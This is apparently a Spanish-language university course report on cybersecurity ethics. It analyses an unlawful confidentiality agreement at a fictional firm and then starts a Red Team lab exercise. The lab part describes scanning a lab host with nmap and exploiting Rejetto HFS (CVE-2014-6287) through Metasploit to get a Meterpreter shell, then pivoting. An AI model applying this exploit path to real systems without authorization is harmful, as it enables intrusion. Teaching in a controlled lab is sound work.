Asimismo, las Políticas de Privacidad y Condiciones de Uso del MINTIC (2022) enfatizan la obligación de garantizar el tratamiento lícito, transparente y seguro de los datos personales. Cualquier cláusula contractual que limite la denuncia de conductas ilegales o permita la circulación de información sin autorización vulnera directamente estos principios de protección de datos. La tabla a continuación resume la relación entre las cláusulas del documento *"acuerdo de confidencialidad"*, los artículos de la Ley 1273 presuntamente vulnerados y los principios éticos del COPNIA afectados, junto con observaciones y recomendaciones éticas.

Tabla 5

Relación entre cláusulas, Ley 1273 de 2009, COPNIA y observaciones

N.º	Cláusula observada	Artículo Ley 1273 vulnerado	Artículo Código COPNIA vulnerado	Observaciones y recomendaciones éticas
1	"Datos de chuzadas, interceptación de información, accesos abusivos a sistemas informáticos."	Art. 269A – Acceso abusivo a un sistema informático. Art. 269B – Obstaculización ilegítima. Art. 269C – Interceptación de datos.	Art. 31 literal f: Deber de denunciar faltas. Art. 33: Responsabilidad con la sociedad.	Esta cláusula evidencia el encubrimiento de ilegalidad disfrazada de confidencialidad, para permitirse cometer delitos informáticos. Se recomienda abstenerse de aceptar acuerdos que impliquen prácticas de interceptación o espionaje, denunciando el contenido ante las autoridades competentes.
2	"No denunciar ante las autoridades actividades sospechosas dentro de SecureNova Labs."	Art. 269G – Violación de datos personales.	Art. 31 literal f: Obliga a reportar irregularidades. Art. 41: Deber de los profesionales en calidad de servidores públicos o privados.	El silencio ante conductas ilegales constituye complicidad. El profesional ético debe actuar con integridad y reportar cualquier vulneración a la ley o a los principios de transparencia.
3	"La información sobre procesos ilegales dentro de SecureNova Labs no podrá ser divulgada."	Art. 269F – Uso de software malicioso o ilícito.	Art. 35: Dignidad de la profesión. Art. 42: Prohibición de ocultar o facilitar prácticas ilegales.	Promueve el encubrimiento de delitos. Se recomienda su modificación e incluir cláusulas que limiten la confidencialidad solo a información legal, excluyendo actividades ilícitas o contrarias a la ética.
4	"La parte receptora guardará total	Art. 269A – Acceso abusivo. Art. 269E –	Art. 31 literal e: Colaboración con	Contradice el deber ciudadano y profesional de colaborar con la

N.º	Cláusula observada	Artículo Ley 1273 vulnerado	Artículo Código COPNIA vulnerado	Observaciones y recomendaciones éticas
	confidencialidad incluso ante requerimientos legales o judiciales."	Violación de datos personales.	autoridades. Art. 43: Obligación de actuar con veracidad.	justicia. Como ingenieros debemos priorizar el cumplimiento de la ley por encima de cláusulas contractuales.
5	"La información podrá incluir material sensible sobre accesos o datos obtenidos por medios no públicos."	Art. 269D – Daño informático. Art. 269E – Violación de datos personales.	Art. 37: Respeto hacia colegas y clientes. Art. 39: Protección del público en general.	La cláusula promueve la apropiación de información sin consentimiento. Se recomienda establecer límites claros sobre el uso ético de datos, garantizando la privacidad y confidencialidad legítima.

Nota. Elaboración propia con base en la Ley 1273 de 2009, el Código de Ética Profesional del COPNIA (Ley 842 de 2003) y el Anexo 3 – Acuerdo de Confidencialidad.

En resumen, el acuerdo de confidencialidad de "SecureNova Labs" representa un conflicto entre el deber ético del profesional y las obligaciones contractuales que podrían implicar delitos informáticos. Aceptarlas viola los principios fundamentales del ejercicio profesional, especialmente los de responsabilidad, legalidad, lealtad y transparencia. La aplicación del ejercicio de la ética profesional exige rechazar cualquier práctica que comprometa la moral, la ley o la confianza pública en la ingeniería. Como es indicado en el *COPNIA (2015)*, el profesional debe actuar con rectitud, informar sobre irregularidades y mantener el interés colectivo por encima del beneficio personal.

Análisis de la decisión profesional ante la oferta laboral de SecureNova Labs

El acuerdo de confidencialidad de SecureNova Labs compromete directamente la integridad profesional de cualquier especialista en ciberseguridad. Aunque la oferta laboral incluye un salario elevado y un contrato vitalicio, aceptar condiciones que permiten prácticas ilegales o no éticas constituye una infracción grave a los principios que rigen la ingeniería.

El Código de Ética del COPNIA exige actuar con honestidad, imparcialidad y responsabilidad social, además de denunciar conductas que afecten el interés público (COPNIA, 2015, arts. 31–33). A su vez, la Ley 1273 de 2009 penaliza el acceso abusivo, la interceptación de datos y el uso indebido de información, por lo que cualquier actividad de ciberespionaje o intrusión no autorizada sería ilegal y sancionable.

Aceptar la oferta implicaría participar, directa o indirectamente, en delitos informáticos, lo que podría generar sanciones disciplinarias por parte del COPNIA, incluida la suspensión o cancelación de la matrícula profesional (art. 45). Por ello, la decisión ética y responsable es rechazar el acuerdo, independientemente de los beneficios económicos ofrecidos.

Finalmente, las razones éticas, legales y profesionales que fundamentan el rechazo se basan en la Ley 1273 de 2009, el Código de Ética del COPNIA y la necesidad de proteger la integridad y reputación del profesional. La tabla siguiente sintetiza estos criterios y su relevancia para una decisión informada.

Tabla 6

Razones éticas y legales para rechazar el acuerdo de SecureNova Labs

N.º	Criterio	Descripción
1	Legalidad	Varias cláusulas del acuerdo vulneran la Ley 1273 de 2009, exponiendo al profesional a responsabilidad penal. Se debe exigir una revisión y modificación integral del documento antes de cualquier negociación contractual.
2	Ética profesional	El COPNIA exige transparencia, denuncia de irregularidades y protección del interés público. Aceptar el acuerdo implicaría incumplir estos deberes éticos fundamentales.
3	Integridad personal	Participar en prácticas ilegales compromete la reputación y la credibilidad del profesional en el campo de la ciberseguridad, afectando su trayectoria futura.
4	Autonomía moral	Rechazar la oferta preserva la capacidad del profesional para actuar conforme a los valores éticos de la ingeniería responsable (COPNIA, 2015).

Nota. Elaboración propia con base en la Ley 1273 de 2009, el Código de Ética Profesional del COPNIA (Ley 842 de 2003) y el Anexo 3 – Acuerdo de Confidencialidad

Adicionalmente, se recomienda informar formalmente al Consejo Profesional Nacional de Ingeniería COPNIA o a las autoridades competentes sobre las irregularidades identificadas en el acuerdo, con el fin de fortalecer las buenas prácticas y la ética en el sector tecnológico. En consecuencia, un profesional ético en ciberseguridad debe priorizar el cumplimiento de la ley, la protección del interés público y la transparencia por encima de cualquier beneficio económico.

La Tabla a continuación presenta las recomendaciones jurídicas y éticas que deben aplicarse para ajustar y corregir el acuerdo propuesto por SecureNova Labs.

Tabla 7

Recomendaciones jurídicas y éticas para ajustar el acuerdo de SecureNova Labs

N.º	Recomendación	Descripción
1	Eliminación o modificación de restricciones a la denuncia	Suprimir cualquier cláusula que impida reportar actividades ilegales o irregulares, dado que contraviene los deberes profesionales de transparencia y colaboración con las autoridades.
2	Inclusión de consentimiento informado	Incorporar una cláusula de consentimiento previo, expreso e informado, conforme al artículo 9 de la Ley 1581 de 2012.
3	Definición clara del tratamiento de datos	Precisar qué datos personales serán tratados, la finalidad específica y el periodo de conservación, garantizando un tratamiento adecuado y proporcional.
4	Mecanismos para ejercer derechos ARCO	Incluir procedimientos que permitan al titular ejercer los derechos de acceso, rectificación, cancelación y oposición sobre su información personal.
5	Alineación con principios de protección de datos	Ajustar el acuerdo a los principios de legalidad, transparencia, finalidad y responsabilidad previstos por la normativa colombiana de protección de datos personales.

Nota. Elaboración propia con base en la Ley 1581 de 2012, la Ley 1273 de 2009 y el Código de Ética Profesional del COPNIA (2015).

Ciberespionaje y ética en SecureNova Labs: análisis legal y ético del caso

El caso *"Ciberespionaje y Ética en SecureNova Labs"* expone un dilema central para el profesional en ciberseguridad. Los límites legales y éticos en el acceso a información sensible

durante auditorías técnicas. Las prácticas descritas de ciberespionaje, interceptación de datos y uso indebido de herramientas forenses, constituyen conductas tipificadas como delito en la Ley 1273 de 2009. Los artículos 269A a 269E sancionan el acceso abusivo a sistemas informáticos, la interceptación no autorizada de comunicaciones digitales y la violación de datos personales, por lo que ninguna cláusula contractual puede legitimar estas acciones.

Desde la perspectiva ética, estas conductas vulneran principios esenciales de la ingeniería, entre ellos la confidencialidad, la responsabilidad profesional y el respeto por la privacidad. De acuerdo con el COPNIA (2015), los ingenieros deben "custodiar y cuidar los bienes, valores, documentación e información que por razón del ejercicio de su profesión se les haya encomendado", lo cual exige actuar dentro del marco legal y garantizar la protección de los derechos fundamentales de los usuarios y organizaciones evaluadas.

Límites y control del acceso a datos sensibles en auditorías de ciberseguridad

Las empresas de ciberseguridad deben acceder exclusivamente a la información necesaria para cumplir los objetivos del contrato y siempre bajo autorización expresa del cliente. Este principio exige una delimitación contractual clara sobre los sistemas, datos y cuentas que pueden ser objeto de auditoría, en cumplimiento del principio de finalidad establecido por la Ley 1581 de 2012 y reforzado en las directrices del CCN-CERT para el tratamiento seguro de la información (CCN-CERT, 2018).

Para evitar el uso indebido de los privilegios otorgados durante una auditoría, se recomienda:

- Establecer acuerdos de confidencialidad éticos y ajustados a la ley, que excluyan cualquier posibilidad de uso no autorizado de la información y garanticen transparencia en el tratamiento de datos.

- Comprender estos efectos resulta clave para formular estrategias que permitan un desarrollo más equilibrado y justo.
- Aplicar los principios de mínima intrusión y trazabilidad, registrando detalladamente todos los accesos y acciones realizadas; prácticas alineadas con los controles de buenas prácticas de seguridad definidos en los CIS Benchmarks (CIS Security, 2020).
- Someter los procedimientos a revisión de un comité ético o de cumplimiento, responsable de validar las metodologías y supervisar la elaboración de informes, evitando desviaciones técnicas o de propósito.

Estas medidas fortalecen el equilibrio entre la integridad ética y la efectividad técnica del proceso, asegurando que la auditoría cumpla su función sin comprometer los derechos de las partes involucradas.

Mecanismos de supervisión y control del uso ético de herramientas forenses en empresas de ciberseguridad

El control ético dentro de las empresas de ciberseguridad debe constituir un elemento estructural de su gestión organizacional. Para evitar que los empleados utilicen herramientas de análisis forense con fines no autorizados o contrarios a la ética profesional, es necesario establecer mecanismos de supervisión y control robustos y verificables. Los mecanismos recomendados incluyen:

- Definir de manera clara en los contratos y en las políticas internas los límites del acceso a la información, alineando estos documentos con la Ley 1273 de 2009 sobre delitos informáticos y con los principios de responsabilidad y transparencia establecidos por el Código de Ética del COPNIA (2015).

- Implementar programas de capacitación continua en delitos informáticos, responsabilidad profesional, tratamiento de datos personales y buenas prácticas técnicas, de acuerdo con las guías de seguridad establecidas por el CCN-CERT (2018).
- Adoptar sistemas de monitoreo y auditoría interna, en los que toda actividad forense quede registrada, supervisada y verificada por un segundo analista, un comité ético o un equipo de cumplimiento. Estas prácticas se encuentran alineadas con los controles de trazabilidad recomendados por los CIS Benchmarks (CIS Security, 2020).
- Habilitar canales de denuncia anónima y mecanismos de protección al denunciante, favoreciendo la transparencia y asegurando que los profesionales puedan reportar irregularidades sin temor a represalias.

Estos controles fortalecen la cultura ética de la organización y reducen el riesgo de incumplimientos legales, sanciones administrativas o afectación a la reputación corporativa.

Gestión y respuesta de gobiernos y organizaciones ante actos de ciberespionaje cometidos por empresas de ciberseguridad contratadas

La respuesta institucional frente a casos de ciberespionaje cometido por una empresa de ciberseguridad contratada debe ser inmediata, proporcional y orientada a restablecer la confianza pública. Desde el marco jurídico colombiano, tales conductas constituyen delitos informáticos según la Ley 1273 de 2009, que penaliza el acceso abusivo, la interceptación de datos y la violación de información (Guarnizo, 2024; Rincón et al., 2022).

En consecuencia, los gobiernos deben iniciar investigaciones judiciales, aplicar sanciones penales y administrativas, y activar los mecanismos de supervisión estatal previstos en la normativa sectorial. Adicionalmente, pueden suspender o cancelar licencias profesionales mediante los consejos competentes, como lo establece el COPNIA (2015), en los casos en que

exista falta ética grave o participación directa en actividades ilícitas. Asimismo, las entidades públicas tienen el deber de garantizar la transparencia institucional, tal como señalan las directrices de manejo de información y confianza digital del MINTIC (2022).

Por su parte, las organizaciones afectadas deben adoptar medidas de mitigación que incluyan auditorías externas independientes, revisión de protocolos de seguridad, reforzamiento de los controles internos y divulgación de los correctivos implementados. Estas acciones buscan reducir el impacto reputacional, prevenir nuevos incidentes y fortalecer la cultura ética en el sector tecnológico. Restaurar la confianza requiere no solo sancionar la conducta indebida, sino también generar aprendizajes institucionales que fortalezcan la supervisión, promuevan prácticas éticas y garanticen la protección de la información en futuras contrataciones.

Tabla 8

Medidas institucionales ante casos de ciberespionaje empresarial

Medida institucional	Descripción
Investigación judicial y sanciones	Activar procesos penales y administrativos basados en la Ley 1273 de 2009 ante conductas de acceso abusivo, interceptación o manipulación de datos (Guarnizo 2024; Rincón et al. 2022).
Terminación de contratos y suspensión de licencias	Cancelar contratos vigentes y remitir el caso a autoridades disciplinarias o profesionales, como el COPNIA, para suspensión o cancelación de matrícula (COPNIA 2015).
Informes públicos de transparencia	Publicar reportes oficiales para explicar los hallazgos, acciones adoptadas y correctivos, fortaleciendo la confianza ciudadana (MINTIC 2022).
Auditorías externas independientes	Revisiones técnicas que determinen impacto, compromisos y fallas, con el fin de reconstruir confianza y mejorar la gobernanza de la información (MINTIC 2022).
Reforzamiento de protocolos y controles internos	Actualizar metodologías, fortalecer controles y desarrollar planes de prevención para evitar nuevas violaciones (COPNIA 2015; MINTIC 2022).

Nota. Elaboración propia con base en COPNIA (2015), MINTIC (2022), Guarnizo Portela (2024) y Rincón Arteaga et al. (2022), referentes bibliográficos de la Etapa 2 del curso.

Etapa 3: Prácticas ofensivas simuladas (Red Team)

La Etapa 3 del componente práctico se orienta a la aplicación de metodologías ofensivas propias de Red Team, consolidando habilidades operativas en escenarios simulados de ciberseguridad. Los referentes teóricos proporcionan el marco metodológico que respalda cada una de las actividades ejecutadas.

Las diferencias funcionales, tácticas y de operación entre Red Team y Blue Team se sustentan en los planteamientos de Kotwani, Sawant y Chopra (2023), quienes describen cómo ambos equipos se complementan en procesos de evaluación avanzada. Para las prácticas ofensivas, las guías de pentesting de INCIBE (2019) y Panda Security (2018) estructuran las fases del reconocimiento, explotación y post-explotación bajo metodologías formales.

El laboratorio Metasploitable 2 descrito por Rapid7 (2012) permitió validar técnicas de explotación de forma segura y controlada. Adicionalmente, el estudio de Chindrus y Caruntu (2023) evidencia la importancia de los ejercicios Red Team / Blue Team para el fortalecimiento de la respuesta en tiempo real, coordinación operativa y toma de decisiones bajo presión. Finalmente, Palomo Luna et al. (2024) ofrecen un análisis comparativo de metodologías de evaluación como PTES, OSSTMM, OWASP, NIST 800-115 y CEH, que fueron tomadas como base para seleccionar y ejecutar procedimientos adaptados al contexto del laboratorio.

En conjunto, estos referentes sustentan de manera técnica las actividades desarrolladas durante esta etapa, garantizando que cada acción realizada responda a prácticas validadas del campo profesional.

Herramientas de software utilizadas en las operaciones ofensivas Red Team

A continuación, en la tabla se describen de forma concreta las herramientas empleadas, su función técnica y su uso en el escenario, conforme a una secuencia metodológica típica de pentesting.

Tabla 9

Herramientas de software utilizadas en la operación ofensiva

Herramienta	Descripción técnica	Uso en el escenario
Parrot Security OS	Distribución GNU/Linux orientada a pruebas ofensivas, análisis forense y Red Team.	Plataforma principal de ataque para escaneo, explotación, post-explotación y pivoting.
Nmap	Herramienta de escaneo de red para descubrimiento de hosts, puertos y servicios.	Identificación de Host-A, detección del puerto 8080 y servicio Rejetto HFS.
Metasploit Framework	Framework modular para explotación, payloads y post-explotación.	Ejecución de exploit RCE, obtención de sesión Meterpreter y acciones de post-explotación.
Exploit HFS (Metasploit)	Módulo específico para aprovechar vulnerabilidad en servicio Rejetto HFS 2.3.x.	Explotación del servicio vulnerable en el puerto 8080. Rejetto HFS para obtener ejecución remota de comandos.
Payload rejetto_hfs_exec (Metasploit)	Carga útil para generar ejecución remota tras explotarse la vulnerabilidad. Como shells o accesos remotos.	Uso del payload *rejetto_hfs_exec* para establecimiento de acceso persistente a Host-A (sesión remota).
Herramienta post-explotación (Meterpreter/msf)	Herramientas para enumeración, escaneo, persistencia y pivoting.	Enumeración de red interna, descubrimiento de Host-B y configuración de rutas.
Rejetto HFS 2.3	Servidor HTTP ligero para compartir archivos en Windows; vulnerable a RCE.	Punto inicial de intrusión mediante explotación de CVE-2014-6287 en el puerto 8080. Vector inicial de compromiso Host-A

Nota. La tabla presenta las herramientas empleadas en el ejercicio de pentesting, su descripción técnica y su uso en el escenario SecureNova Labs.


La ejecución técnica del pentesting o pruebas de intrusión se realizaron sobre Windows 7 vulnerable Rejetto HFS 2.3 (192.168.1.46), siguiendo el “Anexo 4 – Escenario 3”, se adjunta

evidencia de los comandos utilizados y resultados que arrojó cada herramienta utilizada, clasificadas según los pasos habituales de un pentesting (reconocimiento, análisis de vulnerabilidades, explotación, post-explotación y pivoting, reporte de resultados):

Reconocimiento. El "red team" (atacante) mediante el uso de "OS Parrot" con IP:192.168.1.50 realiza reconocimiento del ambiente, a través de escaneo *"nmap -sS -sV 192.168.1.46"* obtiene descubrimiento de una maquina Windows 7, "Host A" activo y expuesto, puerto 8080 abierto, servicio HttpFileServer 2.3 (Rejetto HFS).

Figura 3


Banco de Trabajo, atacante "RedTeam Parrot OS 6.4", Host A y Host B



Nota. Elaboración propia a partir de la herramienta de virtualización VirtualBox. La figura 3 evidencia banco de trabajo: maquina atacante "RedTeam Parrot OS 6.4", Host A y Host B, con sus correspondientes IPs.

Figura 4

Uso de herramienta NMAP, puerto 8080 abierto a través de HttpFileServer httpd 2.3




Nota. Elaboración propia, la figura 2 evidencia el u*so de la herramienta NMAP,* scaneo "nmap -sS -sV 192.168.1.46", con apertura del puerto 8080 a través de HttpFileServer httpd 2.3

Análisis de vulnerabilidades. A través de "nmap" se obtiene lista enumerable de posibles vulnerabilidades, nos enfocamos en la 4, vulnerabilidad del "Host A", puerto 8080 a través de servicio Http de la versión 2.3 de "HttpFileServer HTTP 2.3" (HFS FileServer Rejetto). Posteriormente desde el "Host A" se explorará la red interna a través de su segunda tarjeta con IP:10.0.2.15, que permitirá descubrir la segunda maquina objetivo "Host B" con IP: 10.0.2.16.

Figura 5

Análisis vulnerabilidad con NMAP – resultado "#nmap –script vuln 192.168.1.46"




Nota. Elaboración propia, en la figura 2 se muestra scaneo "nmap -sS -sV 192.168.1.46" y su resultado

Explotación. En Metasploit, el módulo “exploit hfs” generó una sesión Meterpreter. Desde la que pudo generarse el “Shell” de comandos Windows del Host A.

Figura 6

